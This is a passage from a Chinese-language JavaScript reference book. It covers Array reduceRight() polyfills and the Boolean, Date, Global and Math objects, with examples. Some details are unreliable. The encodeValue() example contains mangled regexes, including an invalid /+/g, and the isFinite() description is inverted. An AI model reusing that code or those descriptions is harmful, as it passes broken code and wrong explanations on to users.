    if (i in this)
        reducedValue = func.call(null, reducedValue, this[i], i, this);
}
return reducedValue;
};
}

```

在线: <http://www.javascriptref.com/3ed/ch7/arrayreduce.html>

10. reduceRight()

ECMAScript 5 中针对 Array 的 `reduceRight()` 方法, 使用下面的语法针对数组中的每个元素逐个调用传递的函数, 从数组的末尾开始向数组的开头进行:

```
reducedResult = anArray.reduceRight(callbackFunction [, initialValue])
```

callbackFunction 具有不同的函数签名:

```
function callbackFunction (previousValue, currentValue, index, array) { }
```

其中 *previousValue* 是之前累计的值(该值可能仅仅是数组的当前值), *currentValue* 是正在查看的当前值, *index* 是当前值在数组中的位置, *array* 是整个数组的引用。下面这个简单的例子演示了该方法的使用。在这个例子中, 再次对数组中的所有项求和, 但是在求和过程中输出各种值(见图 7-39)。

```

function showSum(previousValue, currentValue, index) {
    var str = "";
    str+= "Previous value: " + previousValue + " Current value: " + currentValue + "
Index: " + index + "<br>";

    document.write(str);

    return previousValue + currentValue;
}

var array1 = [1, 2, 3, 4, 6, 7];

```

```
document.write(array1 + " reduced with showSum() = " + array1.reduce(showSum) +
"<br><br>");
document.write(array1 + " reducedRight with showSum() = " + array1.
reduceRight(showSum) + "<br>");
```




图 7-39 再次对数组中所有项求和的结果

可以注意到，对于求和在标准 `reduce()`和 `reduceRight()`之间没有区别。然而，情况并非总是如此。例如，下面应用一个简单的求差累计，并且 `reduce()`和 `reduceRight()`的结果截然不同(见图 7-40)。

```
function diff(val1, val2) { return val1 - val2; }

document.write(array1 + " reduced with diff() = " + array1.reduce(diff) + "<br>");
document.write(array1 + " reducedRight with diff() = " + array1.reduceRight(diff) +
"<br>");
```

```
1,2,3,4,6,7 reduced with diff() = -21
1,2,3,4,6,7 reducedRight with diff() = -9
```

图 7-40 `reduce()`和 `reduceRight()`对于求差的不同结果

与 ECMAScript 5 针对 `Array` 的所有其他扩展一样，对于不支持 `reduceRight()`的浏览器可以模拟该方法。

```
if (!Array.prototype.reduceRight) {
  Array.prototype.reduceRight = function(func) {
    if (typeof func !== "function")
      throw new TypeError();

    var length = this.length >>> 0;

    if (length == 0 && arguments.length == 1)
```

```
    throw new TypeError();

    var i = length - 1;
    if (arguments.length >= 2) {
        var reducedValue = arguments[1];
    }
    else {

        do
        {
            if (i in this) {
                var reducedValue = this[i--];
                break;
            }

            if (--i < 0)
                throw new TypeError();
        } while (true);
    }

    for (; i >= 0; i--) {
        if (i in this)
            reducedValue = func.call(null, reducedValue, this[i], i, this);
    }

    return reducedValue;
};
}
```

在线: <http://www.javascriptref.com/3ed/ch7/arrayreduceright.html>

7.2 Boolean 对象

Boolean 对象是与布尔型基本类型对应的内置对象。这个对象非常简单，它本身没有什么让人感兴趣的属性。它从通用的 Object 继承了它所有的属性和方法，因此它具有 toSource()、toString() 以及 valueOf() 等方法。除了这些之外，唯一具有特殊用途的方法是 toString()。如果值为 true，则该方法返回“true”；否则，返回“false”。该对象的构造函数采用可选的布尔值指示它的初始值：

```
var boolData = new Boolean(true);
```

然而，如果没有通过构造函数设置值，则默认为 false。

```
var anotherBool = new Boolean();
// set to false
```

由于 JavaScript 类型转换规则的一些微妙之处，使用基本类型的布尔值比使用 Boolean 对象几乎总是更合适。

7.3 Date 对象

Date 对象为操作日期和时间提供了一套复杂的方法。使用 Date 对象提供的一些更高级的方法可能有些让人困惑，除非理解格林尼治时间(Greenwich Mean Time, GMT)、协调世界时间(Coordinated Universal Time, UTC)和本地时区之间的关系。幸运的是，对于大量主要的应用程序，可以假定 GMT 与 UTC 相同，并且计算机的时钟忠实地以 GMT 进行计时，而且计算机时钟知道你的特定时区。

当使用 JavaScript 的日期值时需要理解下面几个事实。

- JavaScript 在内部将日期另存为自从“重要时期”(epoch)，即 1970 年 1 月 1 日(GMT)开始的毫秒数。这是 UNIX 系统存储它们时间的方式，并且如果在老式的浏览器中使用“重要时期”之前的日期可能会导致问题。
- 当读取当前日期和时间时，脚本听任客户端机器时钟的摆布。如果客户端日期或时间不正确，则脚本会反映这一实际情况。
- 星期几以及月份是从 0 开始枚举的。因此天数 0 是星期天，天数 6 是星期六，月份 0 是 1 月，月份 11 是 12 月。然而，月份中的日期是从 1 开始计数的。

7.3.1 创建日期

构造函数 Date()的语法比在前面见过的其他构造函数明显更加强大。该构造函数采用可选参数，创建表示过去或未来时间的 Date 对象。表 7-1 描述了该构造函数的参数以及它们的结果。

表 7-1 Date()构造函数的变元

参 数	描 述	示 例
无	使用当前日期和时间创建对象。在 ECMAScript 5 标准中，通常不使用这种形式的构造函数，反而通常使用 Date.now()方法	<pre>var rightNow = new Date();</pre>
"month dd, yyyy hh:mm:ss"	使用由特定的月(month)、天(dd)、年(yyyy)、小时(hh)、分(mm)以及秒(ss)指定的日期创建对象。任何遗漏的值都会设置为 0	<pre>var birthDay = new Date("May 15, 1970");</pre>
milliseconds	使用自从 1970 年 1 月 1 日午夜之后经历的毫秒数指定的日期创建对象	<pre>var someDate = new Date(795600003020);</pre>
yyyy, mm, dd	使用由年份(yyyy)、月份(mm)和天数(dd)整数值指定的日期创建对象	<pre>var birthDay = new Date(1970, 5, 15);</pre>
yyyy, mm, dd, hh, mm, ss	使用由年份、月份、天数、小时数、分钟数以及秒数指定的日期创建对象	<pre>var birthDay = new Date(1970, 5, 15, 15, 0, 0);</pre>
yyyy, mm, dd, hh, mm, ss, ms	使用由年份、月份、天数、小时数、分钟数、秒数以及毫秒数指定的日期创建对象	<pre>var birthDay = new Date(1970, 5, 15, 15, 0, 250);</pre>

下面是对表 7-1 的一些解释。构造函数参数的字符串版本，可以是任意能够被 `Date.parse()` 方法解析的日期字符串。在最后两种格式的语法中，年、月、日之外的其他参数是可选的。如果省略它们，则会设置为 0。最后一种包含毫秒的语法，只能在 JavaScript 1.3+ 中使用。

注意：

因为使用两位数表示年份会导致含糊不清，所以当指定年份时应当总是使用四位数。可以使用本节后面介绍的 `getFullYear()` 方法完成该工作。

创建的 `Date` 对象是静态的，注意到这一点很重要。创建的 `Date` 对象不包含计时时钟。如果需要使用某些类型的计时器，使用 `Window` 对象的 `setInterval()` 和 `setTimeout()` 方法更合适。其他方法将在后面面向应用的章节中进行讨论。

`Date` 对象的创建和操作划分成多个部分，以帮助根据特定的应用格式化日期。甚至可以直接计算两个日期之间的时间间隔：

```
var firstDate = new Date(1995, 0, 6);  
var secondDate = new Date(2010, 11, 2);  
var difference = secondDate - firstDate;  
alert(difference);
```

上述代码的结果表明了 1995 年 1 月 6 日~2010 年 12 月 2 日之间的大概毫秒数(见图 7-41)。




图 7-41 以毫秒表示的时间间隔

将上述例子转换成更有用的值并不困难，接下来将讨论如何转换。

7.3.2 操作日期

为了隐藏 `Date` 对象存储的是自从 1970 年 1 月 1 日午夜之后经历的毫秒数这一事实，日期是通过它们提供的方法进行操作的。即，`Date` 值是通过调用方法设置和读取的，而不是直接设置或读取属性。这些方法自动处理从毫秒数到更友好格式的转换，以及从更友好格式向毫秒数的转换。下面的例子演示了一些常见的 `Date` 方法：

```
var myDate = new Date();
var year = myDate.getFullYear();
year = year + 1;
myDate.setYear(year);
alert(myDate);
```

这个例子获取当前日期，并将其加上1年。结果如图7-42所示。




图 7-42 当前日期加上1年之后的结果

JavaScript 提供了一整套 get 和 set 方法用于读取与设置日期的每个字段，包括 getDate()、setDate()、getMonth()、setMonth()、getHours()、setHours()、getMinutes()、setMinutes()、getTime()、setTime()等。此外，针对所有这些方法还提供了 UTC 版本，包括：getUTCMonth()、getUTCHours()、setUTCMonth()、setUTCHours()等。有一套方法需要特别说明：getDay()和 setDay()。这些方法用于操作星期中的天数，它另存为 0(星期日)~6(星期六)之间的整数。下面的例子演示了这些普通方法的使用，结果如图7-43所示。

```
var today = new Date();
document.write("The current date : "+today+"<br>");
document.write("Date.getDate() : "+today.getDate()+"<br>");
document.write("Date.getDay() : "+today.getDay()+"<br>");
document.write("Date.getFullYear() : "+today.getFullYear()+"<br>");
document.write("Date.getHours() : "+today.getHours()+"<br>");
document.write("Date.getMilliseconds() : "+today.getMilliseconds()+"<br>");
document.write("Date.getMinutes() : "+today.getMinutes()+"<br>");
document.write("Date.getMonth() : "+today.getMonth()+"<br>");
document.write("Date.getSeconds() : "+today.getSeconds()+"<br>");
document.write("Date.getTime() : "+today.getTime()+"<br>");
document.write("Date.getTimezoneOffset() : "+today.
getTimezoneOffset()+"<br>");
document.write("Date.getYear() : "+today.getYear()+"<br>");
```

在线：<http://javascriptref.com/3ed/ch7/datemethods.html>




图 7-43 普通日期函数的使用

1. 将日期转换成字符串

有各种各样的方法可以将 `Date` 对象转换成字符串。如果需要创建自定义格式的日期字符串，最好的方法是从日期对象读取单个组件，并手动将它们拼成字符串。如果希望创建标准格式的日期字符串，`Date` 对象为此提供了三个方法。这些方法是 `toString()`、`toUTCString()` 和 `toGMTString()`，下面的例子演示它们的使用方法。注意，`toUTCString()` 和 `toGMTString()` 根据 Internet(GMT) 标准格式化成字符串，而 `toString()` 根据“本地”时间创建字符串。该示例的结果如图 7-44 所示。

```
var appointment = new Date("February 24, 2010 7:45");
document.write("toString():", appointment.toString());
document.write("<br>");
document.write("toUTCString():", appointment.toUTCString());
document.write("<br>");
document.write("toGMTString():", appointment.toGMTString());
```

在线：<http://javascriptref.com/3ed/ch7/datestrings.html>




图 7-44 输出日期字符串

2. 将字符串转换成日期

因为可以向 `Date()` 构造函数传递字符串，所以假定 JavaScript 提供将字符串转换成 `Date` 对象的机制看起来是合理的。`Date` 对象确实通过类方法 `Date.parse()` 提供了这种机制，该方法返回一个整数，该整数是从 1970 年 1 月 1 日午夜到其参数之间的毫秒数。注意，该方法是 `Date()` 构造函数的一个属性，而不是每个 `Date` 实例的属性。

`parse()` 方法非常灵活，它能够将日期转换成毫秒数。对于作为参数向该方法传递的字符串，在表 7-1 中指示的字符串形式自然是合法的。此外该方法也能识别标准的时区、从 GMT 或 UTC 的时区偏移量，以及使用“-”或“/”分隔的“月/日/年”格式，而且月份和星期中的天数可以是缩写形式，如“Dec”和“Tues”。例如：

```
// Set value = December 14, 1982
var myDay = "12/14/82";
// convert it to milliseconds
var converted = Date.parse(myDay);
// create a new Date object
var myDate = new Date(converted);
// output the date
alert(myDate);
```

上述代码使用正确的值创建 `myDate` 对象，结果如图 7-45 所示。




图 7-45 字符串转化成的日期

如果不能确定希望转换的特定字符串是否能够被 `Date.parse()` 识别,则需要检查该方法的返回值。如果给定的字符串不能转换成日期,则该方法会返回 `NaN`。例如,在下面例子中该方法的调用:

```
var myDay = "Friday, 2002";
var invalid = Date.parse(myDay);
alert(invalid);
```

上述调用会返回 `NaN`(见图 7-46), 因为 `myDay` 没有包含足够的信息用于确定日期。




图 7-46 返回的 NaN

注意:

有大量改进 JavaScript 日期创建处理方法的尝试,从而可以使用诸如“tomorrow”、“3 days from now”以及其他更友好的字符串值实例化日期对象。然而,对这些尝试没有进行标准化,并且由读者自己搜索库,而没有推荐某个库,因此没有哪个库处于支配地位。

3. 日期表示的限制

不能低估 `Date` 对象的细微差别。回想一下, ECMA-262 是支配核心 JavaScript 语言特征的标准。尽管浏览器实现的大部分方面都严格遵守该标准,但是在某些过时的浏览器中, `Date` 对象行为的偏差也是很普遍的。例如,非常古老的浏览器对 `Date` 对象的支持是非常糟糕的,特别是 Netscape 2。Internet Explorer 3 不支持 1970 年 1 月 1 日午夜之前的日期。然而,现代浏览器可以处理在 1970 年 1 月 1 日午夜之前或之后数百以及数千年的日期,对于处理大部分任务,这是足够的。当然,除非相对于简单的合理性不是很关心浏览器是否支持,对于极端日期还是应当谨慎使用,比如 1 A.D 之前,或未来很久之后的日期。

7.3.3 ECMAScript 5 中的 Date 新增特征

ECMAScript 5 对 Date 的修改不是很大。第一个修改是 Date.now(), 该方法只是一种更清晰地获取当前时间的方式(见图 7-47)。

```
var rightNow = Date.now();
document.write("When this script was run the time was " + rightNow + "<br>");
```




图 7-47 Date.now()输出的当前时间

当然, 使用标准的 Date 构造函数以及类型转换, 可以很容易模拟该方法或更易读的方法:

```
if (!Date.now)
  Date.now = function() { return (new Date()).getTime(); };

/* An alternative is that we could write this as +(new Date()) or even +new
Date(), but going for readability seems better. */
```

在线: <http://www.javascriptref.com/3ed/ch7/datenow.html>

EMCAScript 5 还引入了 toISOString()方法:

```
var rightNow = new Date().toISOString();
document.write("When this script was run the time was " + rightNow + "<br>");
```

上述代码输出的当前日期见图 7-48。




图 7-48 toISOString()方法输出的当前时间

也可以使用与下面类似的代码模拟该方法:

```
if (!Date.prototype.toISOString) {
  /* Ou oy ah ah - monkey patching in progress */
  Date.prototype.toISOString = function() {
    var d = this;
    // an inner helper function for zero padding
```

```

function padzeros(n,numzeros) {
    switch (numzeros)
    {
        case 2 : if (n < 100) {
                    n = "0" + n;
                }

                if (n < 10) {
                    n = "0" + n;
                }

                return n;
                break;

        default: return n < 10 ? "0" + n : n;
    }
}

return d.getUTCFullYear() + "-" + padzeros(d.getUTCMonth() + 1) + "-" +
padzeros(d.getUTCDate()) + "T" + padzeros(d.getUTCHours()) + ":" +
padzeros(d.getUTCMinutes()) + ":" + padzeros(d.getUTCSeconds()) + "." +
padzeros(d.getUTCMilliseconds(),2) + "Z";
}
}

```

在线: <http://www.javascriptref.com/3ed/ch7/datetoisostring.html>

最后一点也很重要, ECMAScript 5 提供了一种将 JavaScript 中的 Date 对象转换成 JSON 格式的简单方式, 即使用 toJSON() 方法:

```
var jsonToday = (new Date()).toJSON();
```

一旦将日期序列化为 JSON 格式, 就可以很容易地进行操作和传输了, 并且可以像下面那样, 使用典型的字符串解析很容易地将其转换回 Date 对象:

```
var strToday = new Date(jsonToday);
```

7.4 Global 对象

Global 对象的行为有些像是存放各种不属于任何其他任何对象的顶级属性和方法。不能创建 Global 对象的实例; 它是在 ECMA-262 标准中定义的, 用于放置全局可访问的、没有地方存放的其他属性。该对象提供了一些在 JavaScript 中的任何地方都可以使用的重要属性。表 7-2 总结该对象中最有用的方法。可以直接调用这些方法, 不需要使用前缀 global。实际上, 使用 global 前缀会导致错误。因为这些方法看起来与任何特定的对象都不相关, 有些 JavaScript 文档将它们称作“全局的”或内置函数。

注意:

Global 对象也定义了 NaN 和 Infinity 常量, 表 7-2 中的示例使用了这些常量。然而, Number

对象也提供了类似的常量，稍后会讨论 Number 对象。

表 7-2 全局可用的方法

方 法	描 述	示 例
escape()	接受一个字符串作为参数并返回一个字符串，在返回的字符串中，所有非字母数字的字符都被替换为它们的十六进制等价形式%xx，比如空格、制表符，以及特殊字符。根据规范，使用 encodeURI()和 encodeURIComponent()方法更好。然而，实际情况表明约定和鼓励使用的方法可能存在一些实现细节问题	<pre>var aString="O'Neill & Sons"; // aString = "O'Neill & Sons" aString = escape(aString); // aString="O%27Neill%20%26%20 Sons"</pre>
eval()	接受一个字符串作为参数，并将其作为 JavaScript 代码执行	<pre>var x; var aString = "5+9"; x = aString; // x contains the string "5+9" x = eval(aString); // x will contain the number 14</pre>
isFinite()	返回一个布尔值，指示其参数是否是无穷大	<pre>var x; x = isFinite("56"); // x is true x = isFinite(Infinity) // x is false</pre>
isNaN()	返回一个布尔值，指示其参数是否是 NaN	<pre>var x; x = isNaN("56"); // x is False x = isNaN(0/0) // x is true x = isNaN(NaN);// x is true</pre>
parseFloat()	将字符串参数转换成浮点数并返回该浮点数。如果该字符串不能转换成浮点数，则返回 NaN。该方法处理以数字开头的字符串，并选择它所需要的部分，但是不能将其他形式的混合字符串转换成浮点数	<pre>var x; x = parseFloat("33.01568"); // x is 33.01568 x = parseFloat("47.6k-red-dog"); // x is 47.6 x = parseFloat("a567.34"); // x is NaN x = parseFloat("won't work"); // x is NaN</pre>

(续表)

方 法	描 述	示 例
parseInt()	将字符串参数转换成一个整数，并返回该整数。如果该字符串不能转换成整数，则返回 NaN。与 parseFloat()类似，这个方法应当处理以数字开头的字符串，并选择它所需要的部分，但是不能将其他形式的混合字符串转换成整数	<pre>var x; x = parseInt("-53"); // x is -53 x = parseInt("33.01568"); // x is 33 x = parseInt("47.6k-red-dog"); // x is 47 x = parseInt("a567.34"); // x is NaN x = parseInt("won't work"); // x is NaN</pre>
unescape()	该方法接受一个十六进制字符串值，在该字符串中包含一些 %xx 形式的字符，并返回与传递进的值相等价的 ISO-Latin-1 ASCII 字符串。根据规范，decodeURI()和 decodeURIComponent()更好。然而，实际情况表明约定和鼓励使用的方法可能存在一些实现细节问题	<pre>var aString="O%27Neill%20%26%20 Sons"; aString = unescape(aString); // aString = "O'Neill & Sons" aString = unescape("%64%56%26%23"); // aString = "dV&#"</pre>

Global 对象的方法非常有用，在本书通篇的例子中都会用到。有志于 JavaScript 的程序员，应当尝试熟悉这些方法。尤其是 eval()方法，该方法相当强大，并且查看使用该方法编写的脚本是多么简明而要是很有趣的。然而，使用该方法是要付出代价的，许多使用 eval()的脚本产生了非常棘手的运行时问题。有些人觉得它们导致了安全性问题，因此需要谨慎使用。需要注意的是，在 ECMAScript 5 严格模式下，可能为 eval()设置了一些限制。

注意：

作者发现，对 eval()的执迷有点搞笑，因为对于不使用该方法的 JavaScript 也有大量导致安全隐患的方法。例如，如果出于安全性考虑，反对使用 eval()，则也应当反对常用的 innerHTML 属性，以及动态元素插入。使用这些特征存在类似的技巧和问题。

对于 Global 对象的方法，另外一个有趣的考虑是 escape()和 unescape()提供的字符串转义功能。可以发现在 Web 上使用它们主要是为了创建 URL 安全字符串。当使用表单时可能已经看到了这一点。尽管这些方法会非常有用，但是 ECMAScript 规范首选 encodeURI()、encodeURIComponent()、decodeURI()以及 decodeURIComponent()，这些方法的名字更具描述性，暗示 escape()和 unescape()已弃用。下面的代码演示了这些方法的使用：

```

var aURLFragment = encodeURIComponent("term=O'Neill & Sons");
document.writeln("Encoded URI Component: "+aURLFragment);
document.writeln("Decoded URI Component: "+decodeURIComponent(aURLFragment));

var aURL = encodeURI("http://www.pint.com/cgi-bin/search?term=O'Neill & Sons");
document.writeln("Encoded URI: " + aURL);
document.writeln("Decoded URI: " + decodeURI(aURL));

```

尽管这些方法是规范的一部分，但是程序员仍然经常避免使用它们，因为某些浏览器不支持它们。此外，不管是好是坏，当前 JavaScript 程序员通常使用 `escape()` 和 `unescape()`，因此它们的使用看起来没有因为该规范而立即减少。实际上，更有趣的是这些方法使用的编码过程不一定是浏览器所使用的编码过程。当使用 Ajax 和这些方法时这是非常关注的。下面提供了一个“修补”URL 编码的简单例子，编码过程与浏览器使用的编码过程完全相同：

```

function encodeValue(val) {
    var encodedVal;
    if (!encodeURIComponent) {
        encodedVal = escape(val);
        /* fix the omissions */
        encodedVal = encodedVal.replace(/@/g, "%40");
        encodedVal = encodedVal.replace(/\\/g, "%2F");
        encodedVal = encodedVal.replace(/+/g, "%2B");
    }
    else {
        encodedVal = encodeURIComponent(val);
        /* fix the omissions */
        encodedVal = encodedVal.replace(/~/g, "%7E");
        encodedVal = encodedVal.replace(/!/g, "%21");
        encodedVal = encodedVal.replace(/\\/g, "%28");
        encodedVal = encodedVal.replace(/\\/g, "%29");
        encodedVal = encodedVal.replace(/'/g, "%27");
    }
    /* clean up the spaces and return */
    return encodedVal.replace(/\\%20/g, "+");
}

```

7.5 Math 对象

Math 对象提供一组常量和函数，使用这组常量和函数可以进行比在第 4 章讨论的算术运算更复杂的数学运算。与 Array 和 Date 对象类似，不能实例化 Math 对象。Math 对象是静态的（由解释器自动创建），因此可以直接访问它的属性。例如，为了计算 10 的平方根，可以直接通过 Math 对象访问 `sqrt()` 方法：

```
var root = Math.sqrt(10);
```

表 7-3 提供了 Math 对象提供的完整常量列表。表 7-4 提供了完整的数学方法列表。

表 7-3 Math 对象提供的常量

属 性	描 述
Math.E	自然对数的底数(欧拉常量 e)
Math.LN2	2 的自然对数
Math.LN10	10 的自然对数
Math.LOG2E	e 的(以 2 为底)的对数
Math.LOG10E	e 的(以 10 为底)的对数
Math.PI	圆周率(π)
Math.SQRT1_2	0.5 的平方根(等于 2 的平方根的倒数)
Math.SQRT2	2 的平方根

表 7-4 Math 对象提供的方法

方 法	描 述
Math.abs(<i>arg</i>)	<i>arg</i> 的绝对值
Math.acos(<i>arg</i>)	<i>arg</i> 的反余弦值
Math.asin(<i>arg</i>)	<i>arg</i> 的反正弦值
Math.atan(<i>arg</i>)	<i>arg</i> 的反正切值
Math.atan2(<i>y</i> , <i>x</i>)	在 <i>x</i> 轴与点(<i>x</i> , <i>y</i>)之间的角度, 以逆时针方向度量(类似于极坐标)。注意, <i>y</i> 是作为第一个参数传递的, 而不是第二个参数
Math.ceil(<i>arg</i>)	<i>arg</i> 的上限(大于或等于 <i>arg</i> 的最小整数)
Math.cos(<i>arg</i>)	<i>arg</i> 的余弦值
Math.exp(<i>arg</i>)	e 的 <i>arg</i> 次方
Math.floor(<i>arg</i>)	<i>arg</i> 的下限(小于或等于 <i>arg</i> 的最大整数)
Math.log(<i>arg</i>)	<i>arg</i> 的自然对数(<i>arg</i> 以 e 为底的对数)
Math.max(<i>arg</i> 1, <i>arg</i> 2)	返回 <i>arg</i> 1 和 <i>arg</i> 2 中的较大者
Math.min(<i>arg</i> 1, <i>arg</i> 2)	返回 <i>arg</i> 1 和 <i>arg</i> 2 中的较小者
Math.pow(<i>arg</i> 1, <i>arg</i> 2)	<i>arg</i> 1 的 <i>arg</i> 2 次方
Math.random()	返回[0,1]区间的随机数
Math.round(<i>arg</i>)	将 <i>arg</i> 舍入为最接近的整数。如果 <i>arg</i> 的小数部分大于或等于 0.5, 则 <i>arg</i> 会向上舍入; 否则, <i>arg</i> 会向下舍入
Math.sin(<i>arg</i>)	<i>arg</i> 的正弦值
Math.sqrt(<i>arg</i>)	<i>arg</i> 的平方根
Math.tan(<i>arg</i>)	<i>arg</i> 的正切值

对于 Math 对象有几个方面需要牢记。三角函数方法使用弧度值, 因此对于使用角度度量的

值，在使用之前需要将其乘上 $\pi/180$ 。此外，因为浮点运算的非精确特性，可能会注意到运算结果与期望结果之间存在微小的差异。例如，尽管 π 的正弦值为 0，但是下面的代码：

```
alert(Math.sin(Math.PI));
```

会得到如图 7-49 所示的结果。

